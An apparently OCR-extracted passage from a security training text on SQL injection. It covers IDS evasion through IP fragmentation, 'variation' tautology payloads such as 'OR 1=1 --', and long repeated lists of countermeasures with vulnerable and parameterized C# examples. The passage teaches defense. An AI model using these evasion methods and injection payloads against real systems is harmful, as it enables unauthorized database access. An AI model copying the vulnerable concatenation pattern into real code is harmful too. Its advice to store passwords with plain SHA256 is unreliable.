
Evasion Technique: IP Fragmentation

An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers use this technique to evade an IDS or WAF. For an IDS or WAF to detect an attack, it must first reassemble the packet fragments. Usually, it is impossible to find a match between the attack string and a signature as each packet is checked individually. These small fragments can be further modified to complicate reassembly and detection of an attack payload.

Various ways to evade signature mechanisms using IP fragments are listed below:

- Pause when sending parts of an attack in the hope that the IDS will time-out before the target computer does

- Send the packets in reverse order
- Send the packets in proper order, except for the first fragment, which is sent last
- Send the packets in proper order, except the last fragment, which is sent first
- Send packets out of order or randomly




Evasion Technique: Variation

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

For example, the following queries will return identical result sets:


```
SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR "evade"="ev"+"ade" --
```



Countermeasures

Previous sections discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, and so on. These discussions were about offensive techniques that an attacker can adopt for SQL injection attacks. This section discusses defensive techniques against SQL injection attacks and presents countermeasures to protect web applications.

How to Defend Against SQL Injection Attacks



How to Defend Against SQL Injection Attacks (Cont'd)

1. Make no assumptions about the size, type, or content of the data that is received by your application
2. Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
3. Test the content of string variables and accept only expected values
4. Reject entries that contain binary data, escape sequences, and comment characters
5. Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
6. Implement multiple layers of validation and never concatenate user input that is not validated
7. Avoid constructing dynamic SQL with concatenated input values
8. Ensure that the Web config files for each application do not contain sensitive information
9. Use most restrictive SQL account types for applications
10. Use Network, host, and application intrusion detection systems to monitor injection attacks
11. Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
12. Keep untrusted data separate from commands and queries

How to Defend Against SQL Injection Attacks (Cont'd)

13 In the absence of a parameterized API, use a specific escape syntax for the interpreter to eliminate special characters	19 Validate user-supplied data as well as data obtained from untrusted sources on the server-side
14 Use a secure hash algorithm such as SHA256 to store user passwords rather than storing them in plaintext	20 Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
15 Use a data access abstraction layer to enforce secure data access across an entire application	21 Use a prepared statement to create a parameterized query to block the execution of query
16 Ensure that the code tracing and debug messages are removed prior to deploying an application	22 Ensure that all user inputs are sanitized before using them in dynamic SQL statements
17 Design the code in such a way that it appropriately traps and handles exceptions	23 Use regular expressions and stored procedures to detect potentially harmful code
18 Apply the least privilege rule to run the applications that access the DBMS	24 Avoid the use of any web application that is not tested by the web server

How to Defend Against SQL Injection Attacks (Cont'd)

25 Isolate the web server by locking it in different domains	28 Use of Views should be mandatory to protect the data in the base tables by restricting access and performing transformations
26 Ensure all software patches are regularly updated	29 Disable shell access to the database
27 Regularly monitor SQL statements from database-connected applications to identify malicious SQL statements	30 Do not disclose database error information to the end users

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce Type and length checks using Parameter Collection so that the input is treated as a literal value instead of an executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value, and not as an executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code

Vulnerable Code

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT
aut_lname, aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```


How to Defend Against SQL Injection Attacks (Cont'd)

How to Defend Against SQL Injection Attacks




Figure 15.26: Defending SQL Injection attacks

Why are Web Applications Vulnerable to SQL Injection Attacks?

- **The database server runs OS commands**

  Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS command to perform unauthorized operations.

- **Using a privileged account to connect to the database**

  A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

- **Error message revealing important information**

  If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information about the database, which an attacker can use to gain unauthorized access to the database.

- **No data validation at the server**

  This is the most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help to defend against SQL injection attacks.

- **Minimizing Privileges**

  Developers often ignore security aspects while creating a new application and tend to leave these matters for the end of the development cycle. However, security issues should be a top priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first and begin to add permissions only when needed. The benefit of addressing security early is that it allows developers to address security concerns as they add features so that identification and fixing become easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require a last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside the system administrator's context.

- **Implementing Consistent Coding Standards**

  Database developers should carefully plan for the security of the whole information system infrastructure and integrate security in the solutions that they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

  For example, consider a policy for performing data access. In general, developers use data access methods of their choice. This usually results in a wide variety of data access methods, each having unique security concerns. A more prudent policy would be to specify guidelines to guarantee similarity among various developers' routines. This consistency would greatly enhance both the maintainability and the security of the product.

  Another useful coding policy is to perform input validation at both the client and the server level. Developers sometimes rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server to ensure that any malicious user input is properly filtered.

  Instead of default error messages that reveal system information, custom error messages that provide little or no system details should be displayed to the user when an error occurs.

- **Firewalling the SQL Server**

  It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if there is one) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port

1433 and UDP port 1434. If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

- Developers uploading unauthorized/insecure scripts and components to the web server
- Misapplied patches
- Administrative errors

Countermeasures Against SQL Injection

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application to create one that is robust and secure. The developer should use the best practices and countermeasures to prevent applications from becoming vulnerable to SQL injection attacks.

Some countermeasures to defend against SQL injection attacks are listed below:

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of the input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated
- Avoid constructing dynamic SQL with concatenated input values
- Ensure that the web config files for each application do not contain sensitive information
- Use the most restrictive SQL account types for applications
- Use network, host, and application intrusion detection systems to monitor injection attacks
- Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
- Keep untrusted data separate from commands and queries
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate special characters
- Use a secure hash algorithm such as SHA256 to store user passwords rather than plaintext

- Use the data access abstraction layer to enforce secure data access across an entire application
- Ensure that the code tracing and debug messages are removed prior to deploying an application
- Design the code such that it traps and handles exceptions appropriately
- Apply least privilege rules to run the applications that access the DBMS
- Validate user-supplied data as well as data obtained from untrusted sources on the server side
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
- Use a prepared statement to create a parameterized query to block the execution of the query
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements
- Use regular expressions and stored procedures to detect potentially harmful code
- Avoid the use of any web application that is not tested by the web server
- Isolate the web server by locking it in different domains
- Ensure all software patches are updated regularly
- Regularly monitor SQL statements from database-connected applications to identify malicious SQL statements
- Use of views is necessary to protect data in the base tables by restricting access and performing transformations
- Disable shell access to the database
- Do not disclose database error information to the end users
- Use a safe API that offers a parameterized interface or that avoids the use of the interpreter completely
- Outsource the authentication workflow of applications, for example, using OAUTH APIs, which allows users to login using their existing user accounts and further ensures that their login details are stored in one location

Use Type-Safe SQL Parameters

Enforce type and length checks using the parameter collection so that the input is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of executable code. This value is checked for type and length.

The following is an example of vulnerable code:

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

The following is an example of secure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```

